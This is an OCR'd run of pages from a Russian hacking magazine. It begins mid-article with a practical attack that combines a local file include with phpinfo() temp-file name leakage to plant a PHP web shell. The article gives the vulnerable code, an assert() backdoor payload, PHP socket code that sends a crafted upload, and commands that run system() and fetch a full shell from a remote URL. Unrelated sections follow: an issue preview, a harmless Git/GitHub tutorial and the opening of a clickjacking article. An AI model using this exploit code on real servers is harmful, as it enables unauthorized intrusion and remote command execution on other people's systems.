6. Закрываем соединение из 2-го шага, сервер удаляет временный файл.

Таким образом, при наличии phpinfo() в win-серваке заливка шелла сводится к отправке двух файлов. Если phpinfo() отсутствует, имя временного файла можно теоретически сбрутить. Всего на Windows-сервере будет около 61440 возможных вариантов.

СЦЕНАРИЙ АТАКИ В НИКСАХ

Сценарий атаки для *nix-систем будет выглядеть примерно так:

1. Отправляем на скрипт с phpinfo() HTTP-пакет с ядовитым PHP-кодом в файле.
2. Ограничивая трафик за счет использования прокси-сервера или с помощью какой-либо утилиты (например, BWMeter), урезаем лимит на прием входящих данных до нескольких десятков байт.
3. Ждем, когда скрипт возвратит нам вывод phpinfo().
4. Самое главное! Параметр [tmp_name] выводится где-то в последних строчках (а как только сокет закроется, временный файл будет удален), поэтому мы должны сграбить/скопипастить имя и отправить его на инклуд немедленно.

Однако если после вызова phpinfo() идет еще какой-то код, то чем дольше этот код выполняется, тем больше у нас шансов успеть получить имя временного файла до его автоматического удаления. Мы можем локально подключить phpinfo.php через имеющийся инклуд, а так как после инклуда есть еще код, то мы получаем бонусное время задержки, которого при удачном раскладе вполне может хватить:

```
http://site.com/css.php?file=../../htdocs/public_html/
phpinfo.php
```

Отправив на такой URL POST-пакет с файлом, содержащим PHP-

код, построчно считываем ответ. Получив имя временного файла, тянем время, не разрывая коннект, и параллельно инклудим загруженный временный файл с PHP-кодом.

Кстати, в случае если скрипт с phpinfo() недоступен, нам придется угадать или пробрутить имя временного файла. Поскольку нужно будет перебрать 1000000*36 вариантов, процесс поиска затянется надолго.

ПРАКТИКА

Теперь настало время перейти к практике. Итак, пусть на нашем тестовом серваке стоят Microsoft-IIS/7.5 и PHP/5.3.8. Возьмем с одного реального Windows-сервера файл css.php с уязвимостью типа LFI:

```
<?php
$file = './uploads/'.$_GET['f'];
if ( file_exists($file) ) {include $file; die; }
die('File not found!');
?>
```

На этом же сервере админ забыл удалить нужный нам файл phpinfo.php:

```
<?php
phpinfo();
?>
```

Код, который мы будем внедрять в tmp-файл:

```
<?php
assert(stripslashes($_REQUEST["e"]));
?>
```

С помощью PHP-сценария формируем POST-пакет для отправки файла с PHP-кодом:

```
// Evil
$file="-----------------------------XaXbXaXbXaXbXa\r\n";
$file.="Content-Disposition: form-data; name=file".rand(0,100).";
filename=\r\nfile".rand(0,100).".txt\r\n";
$file.="Content-Type: text/plain\r\n\r\n";
$file.="<?php assert(stripslashes(\$_REQUEST[\"e\"]));?>\r\n";
$file.="-----------------------------XaXbXaXbXaXbXa\r\n";
$post = $file;
$req ="POST ".$target." HTTP/1.0\r\n";
$req.="Host: ".$host."\r\n";
$req.="Content-Type: multipart/form-data;
boundary=---------------------------XaXbXaXbXaXbXa\r\n";
$req.="Content-Length: ".strlen($post)."\r\n";
$req.="Connection: Close\r\n\r\n";
$req.= $post;
```

И отправляем его вот так:

```
$tmp = '';
$html = '';
$sock = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
socket_connect($sock, $host, 80);
socket_write($sock, $req);
while ($out = socket_read($sock, 65536))
{
    $html .= $out;
    if(preg_match_all('#=&gt;(.*)#',$html,$r) &&
       !empty($r[0][2]))
    {
        $tmp = str_replace(array("=&gt;",' '), '', $r[0][2]);
    }
}
socket_close($sock);
```

В переменной $html мы получаем ответ от phpinfo, а в $tmp — путь к tmp-файлу. Далее достаем из пути значение <uuuu>:

```
$tmp_hex = $tmp;
if(strpos($tmp_hex,':')) {
    $path = explode(':',$tmp_hex);
    $tmp_hex = $path[1]; }
    $tmp_hex = ($tmp_hex &&
      preg_match('#php(.*)\.tmp#',$tmp_hex,$rd)) ? $rd[1] : '';
```

В $tmp_hex будет содержаться текущий seed временного файла.

Следующий этап — вызвать зависание сервера. Для этого обрезаем тело запроса на два символа. В результате заголовок Content-Length станет неверным (будет больше, чем нужно):

```
$req = substr($req,0,strlen($req)-2);
retname($host,$req);
```

Отправляем все это непотребство и пробуем получить ответ. Хотя ответ мы вряд ли получим, скрипт останавливать не нужно. Далее к $tmp_hex прибавляем +1 и пробуем подключить получившийся файл через LFI. Не получается? Возможно, ты наткнулся на подводный камень. Имя генерит винда, а не PHP, поэтому, если какая-нибудь запущенная на сервере прога хочет создать временный файл, она также прибавляет единицу в каждом имени. В целом это не проблема. Просто надо попробовать прибавить +2, +3 и т. д. На диске, прилагаемом к журналу, ты найдешь специальный скрипт, который сам пробует найти tmp-файл, постепенно прибавляя числа от 1 до 100.

ПОСЛЕ ЗАЛИВКИ

После обнаружения нужного файла и его успешного инклуда через LFI ты можешь выполнять команды на сервере. У тебя есть мини-шелл:

```
ttp://site.com/css.php?file=../../../tmp/
php7xEkH3&e=system('dir')
```

Для заливки полноценного шелла путем копирования с другого ресурса ты можешь воспользоваться следующей командой:

```
php expl.php step4 ../../../tmp/php7xEkH3.tmp
    http://site.com/s.txt

here your shell: http://site.com/8149.php
```

Здесь скрипт expl.php — это конкретный пример реализации описанной атаки, который также можно найти на нашем диске.

ПОДВЕДЕНИЕ ИТОГОВ

Теоретически описанный способ атаки подходит для большого количества движков, имеющих в наличии локальный инклуд и вывод phpinfo() в админке. Например, для того же PHP Live, где при magic_quotes=on или без доступа к директории ./super невозможно загрузить шелл. На Windows-машинах способ всегда работает успешно, для nix*-машин приходится использовать BWMeter или другие аналоги. Напоследок хочу сказать, что подобные нарушения пространственно-временного континуума во вселенной PHP наверняка окажутся полезными для реализации каких-то новых уязвимостей. А они точно существуют, остается лишь найти их. ⌘

Preview

32 страницы журнала на одной полосе.
Тизер некоторых статей.

PC ZONE

50

IPV6: HOWTO

Время IPv4 истекло. Свободных адресов уже нет. Надо срочно переходить на IPv6! Правда в том, что такие страшилки никого не пугают. И именно поэтому в ближайшее время никакого перехода на новую версию стандарта IP не будет. Это сейчас банально никому не нужно: ни тебе, ни мне. Мы не будем платить за это большую абонентскую плату. А зачем тогда провайдерам тратить астрономические суммы на покупку/апгрейд оборудования и обучение сотрудников? Куда проще продолжать переводить клиентов за NAT и экономить таким образом IPv4-адреса. Тем не менее уже сейчас есть несколько способов попробовать IPv6, и не просто «чтобы было», а для вполне ощутимой выгоды.



PC ZONE



46

УГНАТЬ КЛИКИ

Как заставить пользователя выполнить нужную последовательность действий в онлайн-банке так, чтобы он не почувствовал подвоха? Это история про clickjacking.

ВЗЛОМ



68

ДЕНЬГИ НЕ ПАХНУТ: ОБЗОР ПАРТНЕРОК

Изощренные умы умудряются зарабатывать десятки миллионов долларов на различных партнерских программах. Какими они бывают — читай в этой статье.

MALWARE




88

ИЗУЧАЕМ АНТИВИРУС

Урок анатомии, на котором мы расчленим антивирус и посмотрим, как устроена эвристика, сигнатурный анализ, различные эмуляторы, проактивная защита и HIPS.


КОДИНГ



102

НОВЫЙ СТАНДАРТ

Автоматический вывод типа, списки инициализации, лямбда-функции и другие нововведения C++11 — новейшего стандарта языка C++.



106

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

На собеседовании в Google тебя не будут спрашивать про сортировку пузырьком, зато предложат далеко не тривиальные задачи. О них наша новая рубрика.

UNIXOID



120

ЧЕТЫРЕ ПРОБОИНЫ

Удивительные откровения о череде громких взломов — kernel.org, linux.com, linuxfoundation.org и mysql.com. Как это могло произойти?

Git&GitHub: с места в карьер

СИСТЕМА УПРАВЛЕНИЯ ВЕРСИЯМИ ЗА 5 МИНУТ

Сколько раз я видел, как люди создают отдельные папочки version1, version2, version2a, раскидывая по ним исходники разных версий своих программ. И трясутся сделать любое изменение в сорцах, потому что это «может все испортить». Программирование чуть более сложного проекта, чем «hello world», без системы управления версиями — огромное упущение. Поэтому предлагаю тебе выделить 15 минут и познакомиться, возможно, с самой лучшей системой управления версиями — Git!



ЧТО ТАКОЕ GIT?

Git — это система управления версий, созданная Линусом Торвальдсом в тот момент, когда он разрабатывал ядро Linux. Серьезная задача предъявляла серьезные требования: система должна была быть по-настоящему быстрой, но при этом простой в использовании. Я не буду сейчас рассказывать обо всем функционале Git'а и сравнивать его с другими системами управления версиями. Для нас сейчас важно понять главное: Git позволяет работать с твоим кодом с осознанием, что любое действие можно отменить. Без тени сомнения экспериментируй с новыми идеями, переписывая функционал, и не опасайся, что ты где-то можешь напортачить. Необходимость использования системы контроля версий должна быть такой же очевидной, как и, скажем, удобство, которое ты получаешь, работая с кодом не в блокноте, а продвинутой IDE. Наша задача на сегодня — как можно быстрее взять на вооружение мощнейший инструмент. Поэтому предлагаю сразу приступить.

КОНФИГУРИРОВАНИЕ


Чтобы установить все необходимое для использования Git и вникнуть в основные понятия, понадобится, максимум, минут пятнадцать. Под Linux git часто установлен по умолчанию или легко инсталлируется через менеджер пакетов. Под Mac'ом, возможно, самый простой путь установки — запустить git-osx-installer. Для пользователей Windows разработчики предлагают готовые для установки дистрибутивы, которые все сделают за тебя (во время установки мастер задаст несколько вопросов — можно все настройки оставить по умолчанию). Для конкретики я далее буду рассказывать про использование Git под Windows, но разницы, как ты понимаешь, нет никакой. Мы будем работать с Git через командную строку. В дальнейшем ты сможешь использовать GitGUI, графическую оболочку для работы с Git, или интеграцию IDE и git, но на первых порах, для понимания основ, лучше работать через консоль.

Исходные коды Git хранит в репозиториях. Каждое внесенное изменение в репозиторий кода называется commit. Это важные понятия. Каждый commit сопровождается информацией о человеке, который его сделал (обычно имя и адрес). Поэтому выполним некоторую идентификацию себя:


```
git config --global user.name "Your Name"
git config --global user.email "your@email.com"
```

Чтобы придать консоли большую наглядность, можно также включить специальный режим подсветки:

```
git config --global color.diff auto
git config --global color.status auto
git config --global color.branch auto
```



Создаем репозиторий и делаем первый commit



Страница jQuery на GitHub

ОСНОВНЫЕ КОМАНДЫ ДЛЯ РАБОТЫ

Команда «git config», которую мы сейчас использовали, — одна из множества. Но для полноценной работы нам надо хорошо понимать многие другие. Лучше всего освоить их на практике. Создадим с помощью консоли директорию, где будут располагаться файлы проекта, и попробуем создать в нем наш первый репозиторий с простым кодом (хотя, конечно, чем больше проект, тем больше пользы несет в себе система управления версий).

git init

Чтобы начать проект git, необходимо выполнить команду «init». Это инициализирует создание Git-репозитория в этой папке (в файловом менеджере ты увидишь появившуюся папку .git). Если говорить просто, это что-то вроде книги с историей изменений. Она содержит актуальную версию кода и историю всех изменений. Обрати внимание, что путь в терминале Git Bash после выполнения команды дополнился еще словом («master»). Таким образом отображается ветка кода, с которой ты в настоящий момент работаешь. «Ветка?» — спросишь ты. Думай о проекте как о дереве. Проект (дерево) один, но веток у него много. Если даже одна ветка сломается (программист что-то испортит), то другие ветки будут на месте, и с деревом — то же. Между ветками в любой момент можно переключиться.

git add

Для дальнейшей работы нам надо сделать наш первый commit. Commit — это просто указатель системе сделать метку в истории кода, сохранив изменения. Но прежде чем мы сможем это сделать, нам необходимо переместить все файлы, которые должны стать частью commit'а, в так называемую зону staging area. В ней находятся файлы для следующего коммита. Возможно, ты не хочешь коммитить в репозиторий все текущие изменения — этот промежуточный этап как раз и создан для того, чтобы изящно обработать такую ситуацию. Итак, добавляем файлы в staging area:

git add.

Здесь «.» означает «добавить все». Но мы также можем добавить лишь некоторые файлы из директории:

```
git add *.js
git add index.php
```

git commit

После этого мы можем сделать наш первый commit и внести, таким образом, изменения в репозиторий (в нашем случае — добавить файлы):

git commit

Эта команда перенесет все файлы из staging area в репозиторий и обновит историю изменения проекта. Каждый commit должен иметь сопроводительный текст, в котором, как подразумевается, должно быть указание на то, какой код был в коммите. По умолчанию Git открывает привычный для линуксоидов редактор Vim (да-да, даже под виндой). Если ты с ним незнаком, то просто нажми <i> (чтобы перейти в режим редактирования), далее набирай сообщение — скажем, «Initial Commit». После того, как ты написал сообщение, нажми <ESC> и набери «:wq», чтобы сохранить изменения и выйти из редактора. Готово!

Git предлагает несколько опций, чтобы выполнять commit'ы быстрее. Во-первых, флаг «-m» позволяет прямо из консоли указать сопроводительное сообщение для commit'а:

```
git commit -m "initial commit"
```

Другой флаг — «-a» — позволяет избежать staging area и сразу сделать commit всех изменений в репозиторий. В действительности Git просто сам переносит код в staging area и сразу коммитит все модифицированные файлы. Флаги «-m» и «-a» можно использовать вместе:

```
git commit -am 'update to index.php'
```

git status

Команда «git status» позволяет тебе увидеть текущий статус твоего кода. Попробуй выполнить ее. Так как мы только что выполнили commit, то «git status» покажет, что никаких изменений не произошло. Но если продолжить работать над кодом и еще раз выполнить ту же команду, то ты увидишь, что статус изменился. Если, к примеру, мы выполним команду «git add», добавив какие-то файлы в проект, то в информации о статусе появится новая секция — «changes to be committed».

git branch / git checkout

Эти команды используются реже, но они очень важные. Представь ситуацию: работаешь ты над любимым проектом вместе с одним человеком, и тут тебе приходит в голову идеальная идея, которую никак не хочет поддерживать твой начальник. Причем идея настолько революционная, что изменить проект придется если и не кардинально, то близко к тому. Git позволяет быстро сделать ветку проекта, которая может жить своей собственной жизнью и развиваться по своему пути. Ты можешь сделать так называемый branch, с кодом которого можно производить любые эксперименты, будучи уверенным, что стабильный и выверенный код основной ветки будет в сохранности.

```
git branch
```

Если просто выполнить команду «branch», то система выдаст список всех веток. Изначально у нас есть только одна ветка master branch — это то, с чего начинается любой репозиторий. Для того


Add return in the offset support tests if the body is not present in fra...
...meset docs
Browse code
timmywil authored 2 days ago
1 parent 52afe20860 commit 969fcc16bc5ab77352407f77cd48860ca4d95434
Showing 1 changed file with 6 additions and 0 deletions.
src/support.js
View file @ 969fcc1

```
@@ -266,6 +266,12 @@ jQuery.support = (function() {

	// Reconstruct a container
	body = document.getElementsByTagName("body")[0];
+	if ( !body ) {
+		// Return for frameset docs that don't have a body
+		// These tests cannot be done
+		return;
+	}
+
	container = document.createElement("div");
	container.style.cssText = vb + "width:0;height:0;position:static;top:0;marginTop:" + conMarginTop + "px";
	body.insertBefore( container, body.firstChild );
```

Смотрим коммит на гитхабе

чтобы создать новую ветку, используется та же самая команда «branch», но с указанием имени создаваемой ветки:

```
git branch experimentalBrunch
```

Имей в виду, что после создания ветки Git не переключит тебя на нее автоматически (в терминале по-прежнему будет маячить указание на master-ветку). И вот здесь используется команда «checkout», чтобы сделать активной указанную ветку:

```
git checkout experimentalBrunch
```

Впрочем, если хочешь создать новый branch и сразу на него переключиться, то можно использовать такую конструкцию: git checkout -b branch name. Так или иначе, мы работаем с новым branch'ем: можем теперь как угодно менять код и стандартными командами закомитить изменения:

```
git add .
git commit -m 'New architecutre introduced'
```

Однако эксперименты экспериментами, но работу над стабильной веткой никто не отменял. Надо возвращаться к привычной работе. Как это сделать, ты уже, вероятно, понимаешь:

```
git checkout master
```

Все возвращается на свои места: восстанавливаются используемые в master-ветке файлы, а сорцы, уникальные для нашей ветки, больше не отображаются в рабочем каталоге.

git merge

Работа над альтернативной веткой продолжается. В один прекрасный день реализованные в ней фичи становятся настолько хороши, что с твоими доводами соглашается начальник и даже предлагает добавить их в master-ветку. Как раз для этих целей используется команда git merge. В тот момент, пока ты работаешь с master branch, выполни команду:

```
git merge experimentalBrunch
```

В результате весь код из experimentalBrunch станет частью основной ветки проекта.

git log / gitk

Позже тебе, наверное, будет интересно посмотреть историю коммитов, которые были выполнены на протяжении жизни проекта. Для этого предназначена команда «log».

```
git log
```

Консоль выдаст список всех комитов, которые были сделаны, отсортировав их в обратном порядке. Еще более наглядную историю можно получить в графическом виде («git log –graph») или даже использовать специальную GUI-программу:

```
gitk --all
```

Это браузер по репозиториям. Ты можешь легко перемещаться среди своих коммитов, отслеживая, что именно было изменено в ходе каждого из них.

GITHUB: ХОСТИНГ РЕПОЗИТОРИЕВ

Теперь, когда ты в целом представляешь, с какой стороны подойти к Git и как его можно использовать, предлагаю взглянуть на те аспекты работы с системой управления версий, которые связаны с коллективной работой. Git предлагает мощнейшие механизмы, чтобы расшарить свой код и дальше работать с ним совместно. Существует целый ряд специальных сайтов, на которых хостятся репозитории Git. Но, наверное, самый прогрессивный и совершенно точно — самый популярный тут GitHub (www.github.com). Просто полистай этот номер и посчитай, сколько проектов, на которые мы ссылаемся, хостятся на этом ресурсе.

Существует несколько типов аккаунтов, которые можно зарегистрировать на GitHub, в зависимости от того, что тебе необходимо. Сервис зарабатывает на том, что предоставляет хостинг для проектов на Git и берет за это определенную плату. Однако проекты,

которые разрабатываются с открытыми исходниками, могут использовать сервис совершенно бесплатно. Вначале нам достаточно бесплатного «open source» аккаунта, поэтому смело жмем «Sign Up» и регистрируемся. Помимо стандартных действий, тебе необходимо будет указать свой публичный SSH-ключ. Поэтому его, во-первых, нужно сгенерировать (через PuTTY) и далее указать в настройках GitHub-аккаунта. Найди там поле «Public Keys» и кликни на «Add another public key». Просто скопируй сюда содержимое файла с ключом и сохрани изменения. Можешь сразу попробовать подключиться по SSH к серверу, чтобы проверить соединение. Если ты правильно введешь парольную фразу, которую указывал при создании ключа, то соединение будет установлено. Кстати, ввод парольной фразы можно автоматизировать. Подробнее об этом — в специальном мануале (help.github.com/working-with-key-pass-phrases).

git clone

Весь Git крутится вокруг репозиториев, а задача GitHub — сделать такие репозитории доступными по всему миру. Представим для начала, что мы нашли какой-то проект и хотим сделать копию его репозитория у себя, чтобы начать с ним работу (ну, скажем, добавить какую-то фишку, которой в оригинальном коде нет). GitHub позволяет сделать клоны проекта. Возьмем для примера jQuery. Зайдя на его GitHub-страницу, ты найдешь там специальный адрес «clone URL». Этот URL необходим нам, чтобы сделать копию (в терминах Git — клон) проекта, воспользовавшись командой clone:

```
git clone git://github.com/jquery/jquery.git
```

Git создаст директорию jquery и скопирует весь репозиторий кода на твой компьютер. С этого момента у тебя есть не только код, но и полная история изменений проекта — можешь проверить это уже знакомой командой «gitk –all».

git push

Теперь представим обратную ситуацию. Ты долгое время работал над проектом локальной с использованием git, а теперь хочешь расшарить его для всех желающих. Нет проблем! Заходи на GitHub и создавай новый репозиторий («Create Repository»), вводи название проекта и описание. В случае если бы у тебя был платный аккаунт, можно было бы указать тип репозитория — публичный или закрытый. После создания репозитория GitHub автоматически выдаст тебе «public clone URL» для тех, кто захочет скачать твой проект, а также «personal clone URL» для тебя самого. Теперь можно перенести в репозиторий на GitHub свой локальный репозиторий.


```
git remote add origin git@github.com:aburgess/My-First-GitHub-Repo.git
git push origin master
```

Первой командой мы добавляем удаленный репозиторий. В нашем случае мы даем имя origin и привязываем его к нашему «private clone URL». Второй же командой — git-push — мы отправляем все из ветки master в origin (т. е. наш репозиторий GitHub). Поздравляю, теперь исходники твоего проекта доступны всему миру. Можешь открыть GitHub-страницу своего проекта и в этом убедиться.

git pull

Когда владелец push'ит новый коммит в репозиторий, ты можешь выполнить команду git pull для того, чтобы получить апдейты. По сути это комбо двух команд: git fetch (получить изменения) и get merge (применить изменения для твоей локальной копии):

```
git fetch upstream master
git merge upstream/master
```



Аккаунт пользователя — часть социального кодинга.

СОЦИАЛЬНЫЙ КОДИНГ

Важно понимать одну вещь. GitHub — это не просто Git-хостинг. Это еще ведущий проект, который пропагандирует понятие «социального кодинга». И тут дело не только в том, что удобно работать с чужими репозиториями — не менее важны условия, которые создаются людям для их общения друг с другом, для участия в чужих проектах и т. д. Я знаю немало людей, которые, имея свободное время, хотели потратить его на развитие хорошего, пусть в большей части и чужого проекта. GitHub — лучшее место, где такой проект можно найти. Если нажать на главной странице «Explore GitHub», то на вкладке «Languages» ты увидишь, в каких проектах наибольшее количество активных участников для каждого из интересующих тебя языков программирования. Когда ты смотришь страницу чужого репозитория, то прямо под панелью «Поиск» располагаются кнопки «Watch» и «Fork»:


- Fork проекта означает, что ты получаешь полную копию его репозитория и можешь делать с ней что хочешь;
- Watch означает, что любые активности и действия, связанные с этим проектом, будут отображаться на твоей fashboard (как и в социальных сетях, это лента новостей).

Для любого проекта отображается, сколько людей его «форкнули» или сколько людей за ним наблюдают. К слову, следить можно не только за интересными проектами, но и классными разработчиками, от которых можно многому научиться. Просто нажми на кнопку «Follow» в профиле интересующего тебя кодера и будешь получать новости о любых изменениях, которые человек внес в код. Это социальная сеть — никто не мешает отправить тебе сообщение.

На странице профайла будут еще две кнопки — «Pull Request» и «Admin». Админка позволяет изменить ветку по умолчанию, создать страницу проекта, включить дополнительные возможности (wiki, download, issues) и т. д. В зависимости от добавления коммитов в проекты, которые ты форкнул, они могут попасть в оригинальный репозиторий или нет. Их сможет увидеть владелец репозитория, но чтобы он точно обратил на них внимание, как раз необходима кнопка «Pull request».

FOLLOW GITHUB

GitHub стремительно развивается. Внести изменения в коде теперь можно прямо через веб-интерфейс, к Git'у добавилась поддержка других систем управления версиями. Это не остается незамеченным. В проекте уже участвуют почти 1,1 миллиона человек, размещая более 3 миллионов репозиториев. Предлагаю тебе если и не использовать сервис GitHub, то хотя бы взять на вооружение систему контроля версий Git. ⌶



CLICKJACKING: ВЧЕРА, СЕГОДНЯ, ЗАВТРА

Удивительно, но если спросить: «Что такое кликджекинг?», то многие просто разведут руками. Тем не менее, эта атака напрямую касается любого пользователя, и более того — невозможна без его непосредственного участия. Чудеса изощренности позволяют использовать старый подход для новых векторов атак. Для сайта кликджекинг может обернуться удаленным шеллом в руках злоумышленника, а для клиента — неожиданно переданным в Сеть изображением с веб-камеры.

WWW

Подробные доклады о различных аспектах реализации кликджекинга:
- **www.sectheory.com/clickjacking.htm;**
- **www.contextis.com/resources/white-papers/clickjacking;**
- **w2spconf.com/2010/papers/p27.pdf;**
- **www.owasp.org/index.php/Clickjacking.**

WARNING

Информация приведена в ознакомительных целях. Не используй ее противозаконно.

ЧТО ТАКОЕ CLICKJACKING?

